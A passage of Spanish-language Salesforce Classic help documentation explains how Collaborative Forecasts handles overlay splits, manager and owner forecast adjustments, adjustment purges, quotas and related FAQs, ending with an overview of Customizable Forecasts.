El superior de Owen también puede ver la previsión de superposición donde puede visualizar la negociación en la que está contribuyendo Owen junto con todas las otras oportunidades en las que está trabajando su equipo de ingenieros de ventas. El superior de Owen puede ver que Owen está recibiendo un crédito del 50% para esta negociación, que contribuye en un total de 948.000$ de ingresos en su previsión de Máximo previsto. Si el superior de Owen estima que la negociación se cerrará por un importe superior, puede ajustar el importe de previsión de Máximo previsto.



- El menú Tipo de previsión mostrando la previsión Divisiones de superposición (1)
- División del 50% de Owen (2)
- Contribución de Owen en 198.000$ para la previsión de Máximo previsto del cuarto trimestre fiscal del año fiscal 2013 (3)
- El importe total de Máximo previsto para el cuarto trimestre fiscal del año fiscal 2013 (4)

## Ajustes de previsiones

Los usuarios de Previsiones de colaboración que anticipan diferencias entre la previsión actual y los resultados de futuro actuales pueden cambiar los importes de acumulación de previsiones.

**Nota:** Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### Ajuste de previsiones en Previsiones de colaboración

Agregue ajustes a los importes de previsión de Confirmación y Máximo previsto. Luego cambie o elimine ajustes según sea necesario.

### Ajustar previsiones

Para agregar un ajuste a un importe de previsión de Confirmación o Máximo previsto en Previsiones de colaboración, haga clic en su celda en la tabla de previsión y luego introduzca el nuevo importe.

### Visualizar y modificar ajustes de previsiones

Visualice los detalles sobre los ajustes de previsiones en Previsiones de colaboración, incluida la persona que hizo los ajustes, los importes ajustados y la acumulación bruta original (el importe de la previsión antes de los ajustes). Modifique los ajustes que realizó según sea necesario.

### Purgas de ajustes en Previsiones de colaboración

Se pueden purgar los ajustes cuando cambia algunos ajustes de año fiscal personalizado y de previsión. Los datos en los que se basan las previsiones permanecen intactos.

# Ajuste de previsiones en Previsiones de colaboración

Agregue ajustes a los importes de previsión de Confirmación y Máximo previsto. Luego cambie o elimine ajustes según sea necesario.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Para ajustar previsiones, los ajustes deben estar activados. Su administrador de Salesforce puede activar administradores para ajustar previsiones de subordinados, todos los usuarios de Previsiones de colaboración para ajustar sus propias previsiones o ambos.

Un ajuste muestra una estimación de un gestores de previsiones o representantes de ventas acerca del importe final que esperan que aporten las oportunidades de una previsión al cierre del período de previsión. Algunos gestores de previsiones necesitan ajustar su previsión propia o la de un subordinado. Por ejemplo, saben que algunos empleados tienden a ser demasiado optimistas o demasiado conservadores al asignar importes a oportunidades. Los representantes de ventas también pueden ajustar sus propias previsiones si creen que los importes de la oportunidad están sobre o subvalorados. Los gestores de previsiones pueden ajustar previsiones que incluyan únicamente los importes brutos de la oportunidad o previsiones que tienen ajustes realizados por otra persona de su equipo de oportunidades. Un ajuste no cambia el importe de acumulación bruto, simplemente aporta un nivel de detalle. Si varios tipos de previsión están activados, cada tipo de previsión mantiene ajustes separados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Los gestores de previsiones pueden ajustar sus propias previsiones Confirmación y Máximo previsto y las previsiones de subordinados un nivel por debajo del suyo en la jerarquía de previsiones. Pueden visualizar los ajustes realizados por subordinados un nivel por debajo del suyo en la jerarquía de previsiones. Los ajustes realizados en las previsiones de sus subordinados se acumulan en sus propias previsiones. Cuando ajusta, puede incluir una nota explicativa. Las notas de ajustes no aparecen en informes.

Por ejemplo, supongamos que usted es un responsable de ventas que ha ajustado la previsión de uno de sus representantes de ventas de 2.000 $ a 1.500 $. Su vicepresidente, que es su responsable de previsiones, verá 1.500 $ si ve su previsión junto con un icono indicando que el importe incluye un ajuste. El vicepresidente puede decidir volver a ajustarlo a 2.000 $.

Las páginas de previsiones propias de los gestores de previsiones muestran todos los importes de previsión y detalles de oportunidad relacionados. Cuando los gestores ven la página de previsiones de un subordinado, visualizan los totales que el subordinado podría ver. Los ajustes que un gestor realiza en los importes de los subordinados desde su propia página de previsiones no aparecen en la página de previsiones del subordinado. En su lugar, los gestores ven las previsiones del subordinado y cualquier ajuste que el subordinado realiza en sus propios importes o los importes de sus subordinados. Por ejemplo, supongamos que es un vicepresidente de ventas. En su propia página de previsiones, verá una previsión de 1.250 $ para Máximo previsto de julio (incluyendo un ajuste que ha realizado de 50 $) para uno de sus subordinados de primer nivel, un responsable de ventas. No obstante, al ver la página de previsiones del responsable de ventas, la previsión Máximo previsto para julio es de 1200 $ porque no incluye su ajuste. Si un gestor y un subordinado ajustan el mismo importe de previsión, solo se acumula el ajuste del gestor en la jerarquía de previsiones.

Si varios tipos de previsión están activados, cada tipo de previsión mantiene ajustes separados. Por ejemplo, si las previsiones de oportunidad-ingresos y previsiones de oportunidad-cantidad están activados, puede ajustar importes de previsión en cada una de esas previsiones. Sin embargo, los ajustes realizados en la previsión basado en oportunidad-ingresos no aparecen como ajustes en ningún otro tipo de previsión. Por lo tanto, si ajusta un importe en una previsión de oportunidad-ingresos de 100.000 $ a 90.000 $ y luego cambia su vista de previsión, no verá un valor de ajuste equivalente en la previsión oportunidad-cantidad. Si vuelve a cambiar la vista de previsión a previsión de oportunidad-ingresos, verá su ajuste de 90.000 $. Si utiliza previsiones de familia de productos, no puede ajustar sus propios importes de previsión de familia de productos.

Cuando una oportunidad pasa de una categoría de previsión a otra, como de Oportunidades en curso a Máximo previsto, los importes sin procesar no ajustados cambian en cada una de estas acumulaciones. Sin embargo, los importes de previsión con ajustes no cambian

en la tabla de acumulación en la página de previsiones. Recomendamos actualizar o eliminar sus ajustes de cada acumulación de previsiones para representar los cambios en la etapa de oportunidades.

Nota: Mientras está visualizando una página de previsiones, sus subordinados pueden estar ajustando importes de previsión o modificando oportunidades relacionadas. O bien, puede ajustar las previsiones de uno de sus subordinados desde su propia página. Todos estos eventos cambian los importes de previsión. Haga clic en **Actualizar** para ver los importes de previsión más recientes.

Esta tabla muestra quién puede ver y ajustar sus previsiones.

| Usuario | ¿Puede ver sus previsiones? | ¿Puede ajustar sus previsiones? |
|---|---|---|
| El superior de su superior | Sí | No |
| Su superior | Sí | Sí. El gestor ajusta importes desde su propia página de previsiones. |
| Usted | Sí | Sí, si está activado por su administrador. Solo puede ajustar totales de previsión, no los subtotales para Mis oportunidades. |
| Su informe directo | No | No |
| Su subordinado que no es un informe directo. | No | No |

Esta tabla muestra las previsiones de aquellos que puede ver y ajustar.

| Usuario | ¿Puede ver previsiones? | ¿Puede ajustar previsiones? |
|---|---|---|
| El superior de su superior | No | No |
| Su superior | No | No |
| Usted | Sí | Sí, si está activado por su administrador de Salesforce. |
| Su informe directo | Sí. Sin embargo, si selecciona la previsión de un subordinado directo, obtendrá la misma vista que la del subordinado, por lo que sus ajustes no serán visibles. | Sí. Usted ajusta estos importes desde su propia página de previsiones. |
| Su subordinado que no es un informe directo. | Sí. Ve la misma información que el subordinado. | No. Sus informes directos pueden ajustar las previsiones de sus propios informes directos. |

Si una previsión incluye ajustes, verá estos iconos junto al importe.

| Icono | Definición |
| --- | --- |
|  | Ha ajustado el importe de previsión. Verá este indicador únicamente en su página de previsiones. |
|  | Uno de sus subordinados ha ajustado la previsión. Verá este indicador en su página de previsiones y en las páginas de previsiones de sus subordinados. |
| | Tanto usted como uno o varios de sus subordinados ajustaron la previsión. Solo verá este indicador en su página de previsiones porque, cuando vea los detalles de la página de un subordinado, verá dicha página tal y como la ve ese usuario. |
| | Guarde el ajuste. |
| | Deshaga el ajuste y restaure el valor anterior de la previsión. Pase el ratón sobre el botón para ver una sugerencia que le indique si el valor anterior incluye un ajuste. |
|  | El ajuste incluye una nota. |
| **eliminar** | Elimine su ajuste y restaure el valor anterior, que puede incluir el ajuste realizado por otra persona. |

CONSULTE TAMBIÉN

- Ajustar previsiones
- Visualizar y modificar ajustes de previsiones
- Purgas de ajustes en Previsiones de colaboración
- Cambiar entre tipos de previsión
- Directrices para la actualización de previsiones

## Ajustar previsiones

Para agregar un ajuste a un importe de previsión de Confirmación o Máximo previsto en Previsiones de colaboración, haga clic en su celda en la tabla de previsión y luego introduzca el nuevo importe.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Para ajustar previsiones, los ajustes deben estar activados. Su administrador de Salesforce puede activar administradores para ajustar previsiones de subordinados, todos los usuarios de Previsiones de colaboración para ajustar sus propios previsiones o ambos.

Si utiliza previsiones de familias de productos, realice ajustes en los totales de las familias de productos individuales de un subordinado en lugar de en el total de todas las familias de productos.

1. Cuando encuentre una previsión que desee ajustar, pase el ratón sobre su celda y haga clic en .
2. Introduzca sus ajustes en el campo.
3. Para incluir información acerca del motivo por el cual realizó el ajuste, agregue una nota (máximo de 140 caracteres).
4. Haga clic en . Aparece un punto blanco ( ) junto al importe para mostrar que ajustó la previsión. El ajuste se acumula en la filas correspondientes al total del intervalo del período en la página. Si incluyó una nota con su ajuste, aparece un triángulo azul ( ) junto al importe.

### CONSULTE TAMBIÉN

- Ajuste de previsiones en Previsiones de colaboración
- Visualizar y modificar ajustes de previsiones
- Purgas de ajustes en Previsiones de colaboración
- Cambiar entre tipos de previsión

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para usar las previsiones:
- "Permitir realización de previsiones"

Para ajustar las previsiones:
- "Sustituir previsiones"

## Visualizar y modificar ajustes de previsiones

Visualice los detalles sobre los ajustes de previsiones en Previsiones de colaboración, incluida la persona que hizo los ajustes, los importes ajustados y la acumulación bruta original (el importe de la previsión antes de los ajustes). Modifique los ajustes que realizó según sea necesario.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Amplíe la tabla de previsiones para buscar la previsión ajustada que desee ver. Aparece un indicador junto a los importes de previsión ajustados.
2. Pase el ratón sobre la celda para ver información detallada sobre el ajuste.
3. Haga doble clic en la celda o haga clic en para modificar o eliminar los ajustes que haya realizado.

### CONSULTE TAMBIÉN

Ajuste de previsiones en Previsiones de colaboración

Ajustar previsiones

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para usar las previsiones:
- "Permitir realización de previsiones"

Para ajustar las previsiones:
- "Sustituir previsiones"

# Purgas de ajustes en Previsiones de colaboración

Se pueden purgar los ajustes cuando cambia algunos ajustes de año fiscal personalizado y de previsión. Los datos en los que se basan las previsiones permanecen intactos.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Las purgas de ajustes se producen cuando su administrador de Salesforce realiza una de las siguientes acciones.

- Desactiva Previsiones de colaboración.
- Desactiva ajustes del gestor. Solo se purgan los ajustes realizados por gestores de previsiones en las previsiones de sus subordinados.
- Desactiva ajustes del propietario. Solo se purgan los ajustes realizados por usuarios de previsiones en sus propias previsiones.
- Cambia el ajuste de su periodo de previsión de trimestral a mensual o de mensual a trimestral.
- Desactiva un tipo de previsión. Solo se purgan los ajustes para ese tipo de previsión.
- Cambia el mes de inicio de su año fiscal cuando el periodo de previsión está definido como trimestral. Los ajustes y las cuotas se purgan.
- Elimina una familia de productos. Los ajustes y las cuotas se purgan para la familia de productos eliminada.
- Cambia de acumulación de previsiones acumulativas a acumulación de categoría de previsión individual, o bien de acumulación individual a acumulación acumulativa.
- Crea un año fiscal personalizado para la primera vez. Todos los ajustes y las cuotas para los años fiscales estándar correspondientes y siguientes se purgan.
- Elimina un trimestre o periodo fiscal personalizado. Las cuotas y los ajustes de previsión para ese periodo o trimestre también se eliminan.

Las purgas de ajustes también se producen cuando alguna de las siguientes situaciones es verdadera.

- Ya no es un gestor de previsiones. Solo se purgan los ajustes que realiza en los importes de previsión de subordinados.
- Se le elimina de una función definida como gestor de previsiones en la jerarquía de previsiones. Solo se purgan los ajustes que realiza en los importes de previsión de subordinados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

CONSULTE TAMBIÉN

Ajuste de previsiones en Previsiones de colaboración

Ajustar previsiones

# Cuotas en Previsiones de colaboración

Una cuota de previsión es el objetivo de ventas mensual y trimestral asignado a un miembro del equipo de ventas. La cuota de un gestor es igual al importe que se espera genere el gestor y el equipo conjuntamente. La acumulación de cuotas se realiza por los usuarios y gestores manualmente y se pueden utilizar datos de cantidad o de ingresos. Si tiene varios tipos de previsión activados, cada tipo mantiene información de cuotas separada.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Si las cuotas de previsiones están activadas, los datos de la cuota aparecen en estas ubicaciones en la página de previsiones.

- Una columna que contiene las cantidades de cuota de un periodo específico. Si su previsión incluye familias de productos, esta columna incluye cuotas para cada familia de productos.
- Una fila que contiene las cantidades porcentuales logradas para un periodo específico en una acumulación de previsión determinada.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible en: **Professional Edition** con el permiso "API activada"

Consideraciones para el uso de cuotas en Previsiones de colaboración

Antes de utilizar cuotas de previsiones, revise algunas consideraciones.

Mostrar y ocultar información de cuota en Previsiones de colaboración

Muestre y oculte datos de cuotas de modo que su página de previsiones tenga el aspecto que desea.

## Consideraciones para el uso de cuotas en Previsiones de colaboración

Antes de utilizar cuotas de previsiones, revise algunas consideraciones.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

- En previsiones de familia de productos, los gestores de ventas no pueden ver sus propias cuotas y logros de cuotas para familias de productos individuales. Solo aparece su cuota total en la tabla de acumulación. Por ejemplo, si tres representantes de ventas combinaron importes de cuota de 75.000 $ y su gestor de previsiones tiene una cuota individual de 30.000 $, la cuota del gestor es 105.000 $.
- Puede modificar únicamente las cuotas de los subordinados directos (Se requiere el permiso "Gestionar cuotas"), no las suyas propias.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible en: **Professional Edition** con el permiso "API activada"

CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

Mostrar y ocultar información de cuota en Previsiones de colaboración

Activar cuotas en Previsiones de colaboración

### Mostrar y ocultar información de cuota en Previsiones de colaboración

Muestre y oculte datos de cuotas de modo que su página de previsiones tenga el aspecto que desea.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Haga clic en **Mostrar opciones**.
2. Para mostrar su importe de cuota para cada periodo, seleccione **Mostrar columna de cuotas**.
3. Para mostrar su logro de cuotas para una acumulación específica en un periodo seleccionado, seleccione **Mostrar % de logro de cuotas**. El porcentaje mostrado a continuación de cada importe de previsión indica la proporción de cuota de usuarios que representa el importe.

La información de cuotas que aparece puede ser de ingresos o importes de cantidad, dependiendo del tipo de previsión que está utilizando. Si varios tipos de previsión están activados, cada tipo de previsión mantiene información de cuotas separada. Para ocultar la información de cuotas, vuelva a Mostrar opciones y anule la selección de estas opciones.

CONSULTE TAMBIÉN

Consideraciones para el uso de cuotas en Previsiones de colaboración

Activar cuotas en Previsiones de colaboración

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible en: **Professional Edition** con el permiso "API activada"

PERMISOS DE USUARIO

Para utilizar cuotas:

- "Permitir realización de previsiones"

  Y

  "Gestionar cuotas"

## Preguntas más frecuentes sobre el pronóstico y la planificación de sus ciclos de ventas con previsiones

### Preguntas más frecuentes sobre previsiones

- ¿Qué diferencia hay entre las versiones de Previsiones?
- ¿Puedo ajustar mi propia previsión?
- ¿Por qué no puedo ajustar previsiones?
- ¿Qué determinan aquellas previsiones que puedo ajustar?
- ¿Por qué no veo ninguna oportunidad en mi página de previsiones?
- ¿Por qué no puedo utilizar la gestión de territorios?
- ¿Cómo puedo ver y actualizar las asignaciones de categorías de previsiones y etapas de oportunidades?
- ¿Por qué no veo el vínculo "Saltar a" en mi página de previsiones?
- ¿Cómo puedo configurar cuotas para mis representantes de ventas?

CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

### ¿Qué diferencia hay entre las versiones de Previsiones?

Previsiones de colaboración incluyen muchas de las mismas funcionalidades que Previsiones personalizables.

Consulte qué funciones están disponibles en cada versión de Previsión. Si está migrando a Previsiones de colaboración, consulte Consideraciones para la migración desde Previsiones de venta personalizables a Previsiones de colaboración en la página 2102.

| Función | Previsiones personalizables | Previsiones de colaboración |
|---|---|---|
| Acceso a la API | ✔ | ✔ |
| Acumulaciones automáticas | ✔ | ✔ |
| Chat en tiempo real | | ✔ |
| Años fiscales personalizados | ✔ | ✔ |
| Previsiones de campo de divisa de oportunidad personalizada | | ✔ (No disponible en Professional Edition) |
| Establecimiento de divisa de previsión predeterminada | | ✔ |
| Selección de intervalo de previsión individual - controlada por usuario | ✔ | ✔ |
| Asignar Categorías de previsiones a Etapas de la oportunidad | ✔ | ✔ |
| Previsiones mensuales | ✔ | ✔ |
| Compatibilidad con múltiples divisas | ✔ | ✔ |
| Ajustes a nivel de oportunidad | ✔ | Puede utilizar un campo de divisa de oportunidades personalizado para guardar importes ajustados y una previsión de campo personalizado para seguir la acumulación de ese campo. |
| Filtros y clasificación de la lista de oportunidades | | ✔ |
| Previsiones de divisiones de oportunidad | | ✔ (No disponible en Professional Edition) |
| Etapa de oportunidad | ✔ | ✔ |
| Previsiones de divisiones de superposición | | ✔ (No disponible en Professional Edition) |
| Anulación (ajuste) de previsiones | ✔ | ✔ |
| Sustituir (Ajuste) notas | ✔ | ✔ |
| Oportunidades de socios en previsiones | ✔ | ✔ (No disponible en Professional Edition) |

| Función | Previsiones personalizables | Previsiones de colaboración |
|---|---|---|
| Previsiones de familia de productos | ✔ | ✔ |
| Previsiones de programación de productos | ✔ | |
| Cuotas | ✔ | ✔ |
| Previsiones de cantidad | ✔ | ✔ |
| Previsiones trimestrales | ✔ | ✔ |
| Cambiar nombre de categorías | | ✔ |
| Informes y paneles | ✔ | ✔ |
| Cambiar el tamaño de las columnas de tabla de previsión | | ✔ |
| Previsiones de ingresos | ✔ | ✔ |
| Compartir previsiones | ✔ | ✔ (Piloto, solo API) |
| Historial de previsiones e instantáneas | ✔ | ✔ |
| Lista de oportunidades clasificable desde página de previsiones | ✔ | ✔ |
| Enviar previsiones | ✔ | |
| Gestión de territorios | ✔ (Solo la función Gestión de territorios original. Gestión de territorios de empresa no es compatible.) | |

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre previsiones

## ¿Puedo ajustar mi propia previsión?

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Su administrador de Salesforce puede activar administradores para ajustar previsiones de subordinados, todos los usuarios de Previsiones de colaboración para ajustar sus propias previsiones o ambas. Si solo *ajustes de administrador* están activados, los administradores que no son de previsiones no pueden ajustar ninguna previsión. En este caso, los gestores de previsiones de colaboración pueden ajustar previsiones de subordinados que les notifiquen dentro de la jerarquía y no sus propias previsiones.

Si los ajustes de *propietario* están activados, todos los usuarios de previsiones pueden ajustar sus propios importes de previsiones.

CONSULTE TAMBIÉN

¿Por qué no puedo ajustar previsiones?

Ajustar previsiones

## ¿Por qué no puedo ajustar previsiones?

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Su administrador de Salesforce puede activar administradores para ajustar previsiones de subordinados, todos los usuarios de Previsiones de colaboración para ajustar sus propias previsiones o ambas. Si solo los ajustes del administrador están activados, debe ser un administrador de previsiones para ajustar previsiones. Si ha modificado funciones de trabajo recientemente, compruebe la jerarquía de previsiones para ver si continúa siendo un gestor de previsiones. Desde Configuración, introduzca `Jerarquía de previsiones` en el cuadro `Búsqueda rápida`, a continuación, seleccione **Jerarquía de previsiones**. Si usted es un gestor de previsiones, su nombre aparecerá junto a una función asignada como un gestor de previsiones.

CONSULTE TAMBIÉN

¿Puedo ajustar mi propia previsión?

Ajuste de previsiones en Previsiones de colaboración

## ¿Qué determinan aquellas previsiones que puedo ajustar?

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Su administrador de Salesforce puede activar administradores para ajustar previsiones de subordinados, todos los usuarios de Previsiones de colaboración para ajustar sus propias previsiones o ambas.

Si usted es un administrador y los ajustes de administrador están activados, la jerarquía de previsiones determina de quién son las previsiones que puede ver y ajustar. Incluso si una persona se dirija a usted en la *jerarquía de funciones*, no puede ajustar las previsiones de esa persona a no ser que se dirija a usted en la jerarquía de previsiones.

Si los ajustes de propietario están activados, todos los usuarios de previsiones pueden ajustar sus propias previsiones.

CONSULTE TAMBIÉN

¿Puedo ajustar mi propia previsión?

¿Por qué no puedo ajustar previsiones?

Ajuste de previsiones en Previsiones de colaboración

## ¿Por qué no veo ninguna oportunidad en mi página de previsiones?

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Pruebe una de las siguientes acciones.

- Para ver oportunidades de todas las categorías de la previsión correspondientes a un mes, un trimestre o un margen de meses o trimestres, haga clic en la fila correspondiente de la tabla. Todas las oportunidades de todas las categorías aparecen en la lista de oportunidades.

- Para ver oportunidades de una única acumulación de previsiones correspondientes a un mes, un trimestre o un margen de meses o trimestres, haga clic en su celda dentro de la fila. Todas las oportunidades de dicha acumulación aparecen en la lista de oportunidades.

  Consejo: Recuerde que las acumulaciones de previsiones dependen de la etapa de la oportunidad. Para cambiar su categoría de previsión sin actualizar la fase de oportunidad, vaya a la página de detalles de la oportunidad. Si su administrador agregó el campo `Categoría de previsión` a su formato de página de oportunidad, puede hacer clic sobre él para abrir un cuadro de selección. En el cuadro, use la lista desplegable Categoría de previsión para actualizar la categoría de previsión de la oportunidad.

- Para ver las oportunidades de un subordinado en un solo mes, haga clic en la fila del subordinado dentro de dicho mes.
- Para ordenar la lista de oportunidades, haga clic en el encabezado de cualquier columna. La mayoría de las columnas están ordenadas de forma alfanumérica, pero la columna Categoría se ordena según la proximidad con respecto al cierre.
- Para desplazarse por una lista con una longitud superior a una página, haga clic en **Anterior** y **Siguiente** o introduzca un número de página en el campo Página.
- Para modificar una oportunidad que aparezca en la lista, haga clic en **Modificar** junto a su nombre.
- Para ver cualquier publicación de Chatter relacionada con la oportunidad, haga clic en el vínculo **Nombre de la oportunidad** de la oportunidad para ir a su página de detalles. Haga clic en **Mostrar noticias en tiempo real**. Después, haga clic en **Seguir** si desea ver las notificaciones de Chatter sobre toda la actividad de la oportunidad.

CONSULTE TAMBIÉN

Directrices para la visualización de detalles de las oportunidades desde una previsión

## ¿Cómo puedo ver y actualizar las asignaciones de categorías de previsiones y etapas de oportunidades?

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Debe ser un administrador para actualizar asignaciones de categorías de previsiones y etapas de oportunidades.

1. Desde la configuración de gestión de objetos para oportunidades, vaya a Campos.
2. Haga clic en `Etapa`.
3. Desplácese hacia abajo hasta los valores de la lista de selección Etapas de oportunidades y consulte la fila de cada etapa para ver a qué categoría de previsión está asignada; haga clic en **Modificar** para modificar una asignación.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre previsiones

## ¿Por qué no veo el vínculo "Saltar a" en mi página de previsiones?

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Solos los gestores de previsiones que tienen usuarios de previsiones que les informan en la jerarquía de previsiones pueden ver "Saltar a".

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre previsiones

## ¿Cómo puedo configurar cuotas para mis representantes de ventas?

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Si cuenta con los permisos correctos, puede configurar cuotas para su organización:

1. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
2. En Cuotas, seleccione Mostrar cuotas.
3. Guarde sus cambios.
4. Para cargar datos de presupuesto, use la API de la versión 25 o posterior o el Cargador de datos.

CONSULTE TAMBIÉN

Consideraciones para el uso de cuotas en Previsiones de colaboración

Mostrar y ocultar información de cuota en Previsiones de colaboración

## ¿Por qué no puedo utilizar la gestión de territorios?

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

La gestión de territorios está disponible para Previsiones personalizables y no para Previsiones de colaboración.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre previsiones

# Estimación de ingresos y ventas con previsiones personalizables

## Descripción general de previsiones personalizables

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Una previsión con capacidad de personalización es una solución flexible que permite estimar los ingresos que puede generar su organización o cuántos artículos puede vender. Este tipo de previsiones puede configurarse de manera que reflejen el modo en que la organización prevé sus ventas. Gracias a ellas, podrá realizar previsiones por mes o por trimestre, usar distintas fechas a la hora de aplicar importes a las previsiones, realizar previsiones en función de los ingresos, de cantidades o de ambos y, por último, definir cuotas adicionales de acuerdo a las familias de productos.

Emplee las previsiones con capacidad de personalización para revisar la previsión y consultar los detalles de los importes de previsión a fin de ver las oportunidades incluidas en esta. Del mismo modo, sobrescriba los importes de previsión directamente de la oportunidad, o bien sobrescriba la previsión desde la ficha Previsiones sin notificar a los usuarios que estén por debajo en la jerarquía de funciones de la previsión.

Si hace clic en la ficha Previsiones aparecerán sus previsiones para el periodo seleccionado.

- Haga clic en **Enviar** para enviar una previsión, realizando una instantánea de los datos de la previsión disponibles en el historial e informes de previsiones. Consulte Envío de previsiones personalizables.
- Haga clic en **Historial de la previsión** para mostrar los datos de las previsiones que envió en el pasado. A continuación, haga clic en **Resumen de la previsión** para volver a los datos actuales de la previsión.
- Haga clic en **Vista de impresión** para ver la previsión seleccionada en un formato simple y listo para su impresión.
- Revise sus previsiones y las previsiones de informes directos o previsiones que tenga compartidas de forma manual. Consulte Visualización de previsiones personalizables para obtener instrucciones sobre diferentes opciones de visualización.
- Haga clic en la subficha Previsiones para ver los detalles de la previsión. Consulte Visualización de previsiones personalizables para obtener más información.
- Haga clic en la subficha Oportunidades para ver las oportunidades que se incluyen en la previsión mostrada. En la subficha Oportunidades, puede seleccionar o crear una vista de lista para filtrar las oportunidades que se muestran. Consulte Visualización de previsiones personalizables para obtener más información.
- Haga clic en el icono de modificación ( ) para realizar los cambios al total de previsiones ajustado o para añadir una sustitución a una cantidad de previsión concreta. Para obtener más información acerca de cómo sobrescribir cantidades, consulte Sustitución de previsiones personalizables.

Si su previsión no está disponible, póngase en contacto con su administrador para que le agregue a la jerarquía de previsiones (o a la jerarquía de territorios, si su organización utiliza gestión de territorios).

Nota: La ficha Previsiones es diferente de las demás en el hecho de que calcula automáticamente los datos según los datos de la oportunidad. No será necesario crear ni eliminar registros de previsiones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver las previsiones de otros usuarios:
- "Ver todas las previsiones"

Para sustituir la previsión:
- "Sustituir previsiones"

Para obtener información sobre cómo implementar la previsión personalizable en su organización, consulte Configuración de la previsión personalizable.

CONSULTE TAMBIÉN

- ¿Tengo previsiones personalizables?
- ¿Qué diferencia hay entre las versiones de Previsiones?
- ¿Tengo previsiones personalizables?
- Gestión de previsiones personalizables

## ¿Tengo previsiones personalizables?

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Posiblemente no sea sencillo saber si se tiene la función de previsiones con capacidad de personalización, dado que el nombre de la ficha no cambia cuando se realiza la conversión a este tipo de previsiones. A continuación se describe la forma de saber si la tiene:

Haga clic en la ficha Previsiones.

- Si ve los botones **Presentación de las previsiones personalizables** o **Solicítelas ahora**, significa que no tiene las previsiones personalizables.
- Si no ve ningún botón, significa que su organización ya tiene las previsiones personalizables.

Para activar las previsiones personalizables:

1. En Configuración, introduzca *Previsiones (personalizables)* en el cuadro Búsqueda rápida y, a continuación, seleccione **Jerarquía de previsiones**.
2. Seleccione **Activar previsión personalizable**.
3. Una vez haya activado las previsiones personalizables, consulte Configuración de las previsiones personalizables.

CONSULTE TAMBIÉN

- Descripción general de previsiones personalizables
- ¿Qué diferencia hay entre las versiones de Previsiones?

# Establecimiento de cuotas para previsiones personalizables

Los usuarios que tengan el permiso adecuado podrán establecer su propia cuota individual. Los administradores y usuarios con el permiso apropiado podrán modificar cualquier cuota en todo momento, mientras que los administradores siempre podrán cambiar las cuotas de aquellos usuarios a los que supervisen directamente en la jerarquía de funciones.

1. Realice una de las siguientes acciones:
   - Para establecer su cuota personal, acceda a su información personal en su configuración personal.
   - Si desea cambiar la cuota de un usuario al que supervisa, en Configuración, introduzca *Usuarios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios** y haga clic en el nombre completo del usuario adecuado.
